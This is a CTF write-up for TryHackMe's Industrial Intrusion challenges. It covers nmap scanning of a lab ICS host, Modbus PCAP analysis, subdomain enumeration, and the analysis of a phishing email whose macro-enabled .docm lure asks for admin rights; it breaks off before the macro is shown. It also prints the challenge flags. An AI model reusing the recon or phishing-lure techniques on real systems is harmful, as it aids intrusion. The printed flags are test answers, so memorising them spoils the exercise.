
Over the weekend, I took on the challenge to participate in Industrial Intrusion CTF by TryHackMe, it was a challenge that blends classic offensive security tactics with the niche world of Industrial Control Systems (ICS). It offered a fun and insightful mix of categories including Web exploitation, OSINT, Forensics, and a light Boot2Root (B2R) experience–perfect for anyone looking to dip their toes into ICS-focused challenges. These writeups walk through my step-by-step approach in solving some of the easiest challenges, how I navigated each section, and what made this ICS-themed room both accessible and educational. Whether you’re new to TryHackMe or curious about the crossover between IT and OT security, this is a solid place to start.
Breach#
Description
This engagement aims to find a way to open the gate by bypassing the badge authentication system. The control infrastructure may hold a weakness: Dig in, explore, and see if you have what it takes to exploit it. Be sure to check all the open ports, you never know which one might be your way in!
Target IP: 10.10.123.189
Enumeration
I did an NMAP scan and these were the results:
sudo nmap -sV -T4 -p- 10.10.123.189
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-27 12:53 BST
NSOCK ERROR [161.2690s] mksock_bind_addr(): Bind to 0.0.0.0:111 failed (IOD #16): Address already in use (98)
Nmap scan report for ip-10-10-123-189.eu-west-1.compute.internal (10.10.123.189)
Host is up (0.00029s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http          Werkzeug/3.1.3 Python/3.12.3
102/tcp   open  iso-tsap      Siemens S7 PLC
502/tcp   open  mbap?
1880/tcp  open  vsat-control?
8080/tcp  open  http-proxy    Werkzeug/2.3.7 Python/3.12.3
44818/tcp open  EtherNetIP-2?
4 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
<=======================SNIP======================>
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.41 seconds
HTTP on port 80 and 8080 both running Werkzeug Python servers (versions 3.1.3 and 2.3.7 respectively). Werkzeug is a Python WSGI utility library often used with Flask apps, so these could be web applications worth exploring for vulnerabilities or misconfigurations.
Visiting port 80:
Leveraging some online research, I learnt that there is a UI page for the service running on port 1880 which is Node-RED. On visiting the discovered UI endpoint, I changed the status of these switches:


That got me the Flag for this challenge:
Discord#
Description#
Join our Discord server and find the flag?

Step 1: Following the Trail from the Channel Description#

The journey started in the #industrial-intrusion-ctf channel. While browsing through the channel list, I noticed something unusual in the channel description. As shown below, the description of the channel wasn’t just text – it included a URL ending with: /secret-function :
Step 2: Executing the Secret Function#
After seeing the /secret-function clue, I suspected it might be a custom slash command integrated into the TryHackMe Discord bot. Discord supports slash commands which can be triggered by typing / followed by the command name.
So, I typed: /secret-function .
As seen below, this triggered a response from the TryHackMe bot – and bingo! It revealed the flag:
Rogue Poller#
Description#
An intruder has breached the internal OT network and systematically probed industrial devices for sensitive data. Network captures reveal unusual traffic from a suspicious host scanning PLC memory over TCP port 502. Analyse the provided PCAP and uncover what data the attacker retrieved during their register scans.
Why port 502?#
The capture was taken in an ICS/SCADA setting.
Industrial controllers often speak Modbus‑TCP, and Modbus always defaults to TCP port 502. If something suspicious is happening in a poller/PLC scenario, 502 is the first place to look. Filter for the said port: tcp.port == 502 , Click on the first packet and follow TCP stream:
Re‑assemble the conversation#
- Click the first packet in the list (frame 33 in my capture).
- Right‑click ▸ Follow ▸ TCP Stream.
Wireshark stitches every segment of that TCP session together and shows it in a single window.
Make sure the Show data as drop‑down is set to ASCII – Modbus payloads are plain bytes, so ASCII is the quickest view when you’re hunting for embedded strings.

Every printable byte is exactly one character of the flag – they’re merely separated by unprintable padding bytes (typical when registers are filled two bytes at a time).
- In the Follow‑Stream window copy just the visible characters (ignore dots and line breaks) into a text editor.
- Delete the whitespace → the same string emerges.
Reconstruct the flag: THM{1nDu5tr14l_r3g1$t3rs}
OSINT 1#
Description#
Hexline, we need your help investigating the phishing attack from 3 months ago. We believe the threat actor managed to hijack our domain virelia-water.it.com and used it to host some of their infrastructure at the time. Use your OSINT skills to find information about the infrastructure they used during their campaign.
Objective#
Investigate potential infrastructure used in a phishing campaign tied to the hijacked domain virelia-water.it.com.
Approach#
Using OSINT tools like Sublist3r and crt.sh, subdomain enumeration was performed to identify any attacker-controlled assets.
sublist3r -d virelia-water.it.com

                 ____        _     _ _     _   _____
                / ___| _   _| |__ | (_)___| |_|___ / _ __
                \___ \| | | | '_ \| | / __| __| |_ \| '__|
                 ___) | |_| | |_) | | \__ \ |_ ___) | |
                |____/ \__,_|_.__/|_|_|___/\__|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for virelia-water.it.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
Process DNSdumpster-8:
<========================SNIP=====================>
[-] Total Unique Subdomains Found: 2
54484d7b5375357373737d.virelia-water.it.com
stage0.virelia-water.it.com
Findings#
Two subdomains were discovered:
54484d7b5375357373737d.virelia-water.it.comstage0.virelia-water.it.com
The first appeared to be encoded.
Analysis#
- The subdomain
54484d7b5375357373737dwas identified as hex. - Decoding it with
xxdrevealed a CTF flag:
echo 54484d7b5375357373737d | xxd -r -p # Command used
THM{Su5sss} # Subsequent Output
OSINT 2#
Description#
Great work on uncovering that suspicious subdomain, Hexline. However, your work here isn’t done yet, we believe there is more.
After uncovering an initial suspicious subdomain (stage0.virelia-water.it.com), further analysis led to the discovery of an external script and a fallback communication mechanism used by the attacker’s infrastructure. The goal of OSINT 2 was to pivot from stage0 and uncover hidden indicators of compromise using DNS and passive reconnaissance techniques.
Investigation Steps#
1. Visited stage0.virelia-water.it.com#
- Discovered a spoofed ICS operator console web interface.
- It attempted to load a remote JavaScript file from:
https://raw.githubusercontent.com/SanTzu/uplink-config/main/init.js
You could see this from reviewing the page’s source code.
2. Analyzed init.js#
- Contained a hardcoded object:
var beacon = {
  session_id: "O-TX-11-403",
  fallback_dns: "uplink-fallback.virelia-water.it.com",
  token: "JBSWY3DPEBLW64TMMQQQ=="
};
- The
tokendecoded (Base32) to:Hello123(possibly a password or operator key). - Revealed the next lead:
uplink-fallback.virelia-water.it.com
3. Queried the Fallback Subdomain#
AandCNAMEqueries returned no IP – typical of dormant or DNS-only infrastructure.- However, a
TXTrecord was present:
dig uplink-fallback.virelia-water.it.com TXT

; <<>> DiG 9.20.2-1-Debian <<>> uplink-fallback.virelia-water.it.com TXT
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37332
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;uplink-fallback.virelia-water.it.com. IN TXT

;; ANSWER SECTION:
uplink-fallback.virelia-water.it.com. 1799 IN TXT "eyJzZXNzaW9uIjoiVC1DTjEtMTcyIiwiZmxhZyI6IlRITXt1cGxpbmtfY2hhbm5lbF9jb25maXJtZWR9In0="

;; Query time: 135 msec
;; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
;; WHEN: Mon Jun 30 15:56:14 EAT 2025
;; MSG SIZE  rcvd: 151
- Decoded it to JSON:
json
CopyEdit
{
  "session": "T-CN1-172",
  "flag": "THM{uplink_channel_confirmed}"
}
ORCAM#
Description#
Dr. Ayaka Hirano loves to swim with the sharks. So when the attackers from Virelia successfully retaliated against one of our own, it was up to the good doctor to take on the case. Will Dr. Hirano be able to determine how this attack happened in the first place?
Artifact:
Writing_Template.eml
Objective#
Analyze the provided .eml file (email) and uncover the hidden flag in the format THM{...}
Step 1: Analyzing the Email (Writing_Template.eml)#
The email contains:
Sender:
he1pdesk@orcam.thmRecipient:
admin@orcam.thmSubject:
Project TemplateBody:
“Please use the following template for the upcoming Project. The file will not work unless you open it using administrative privileges. When prompted, enable macros in order to get all of the details.”
Attachment:
Project_Template.docm(a Word document with macros enabled).
Observations#
- The email is suspicious because:
- It urges the recipient to enable macros (a common malware delivery method).
- It asks for administrative privileges (unusual for a simple document).
- The
.docmextension confirms it contains macros.
cat writing_template.eml
Content-Type: multipart/mixed; boundary="===============7147510528207607842=="
MIME-Version: 1.0
From: he1pdesk@orcam.thm
To: admin@orcam.thm
Subject: Project Template

--===============7147510528207607842==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Please use the following template for the upcoming Project. The file will not work unless you open it using administrative privileges. When prompted, enable macros in order to get all of the details.
--===============7147510528207607842==
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Project_Template.docm"
<---------------------------SNIP------------------------------->
I extracted the email attachment by copying the base64 text from the .eml file and decoding it into another file:
cat artifact.txt | base64 -d > Project_Template.docm
Step 2: Extracting the Malicious Macro#

Since opening the file in LibreOffice gave macro errors, we need to manually inspect the VBA code.
Key Findings in the Macro:#
The document looked like this:
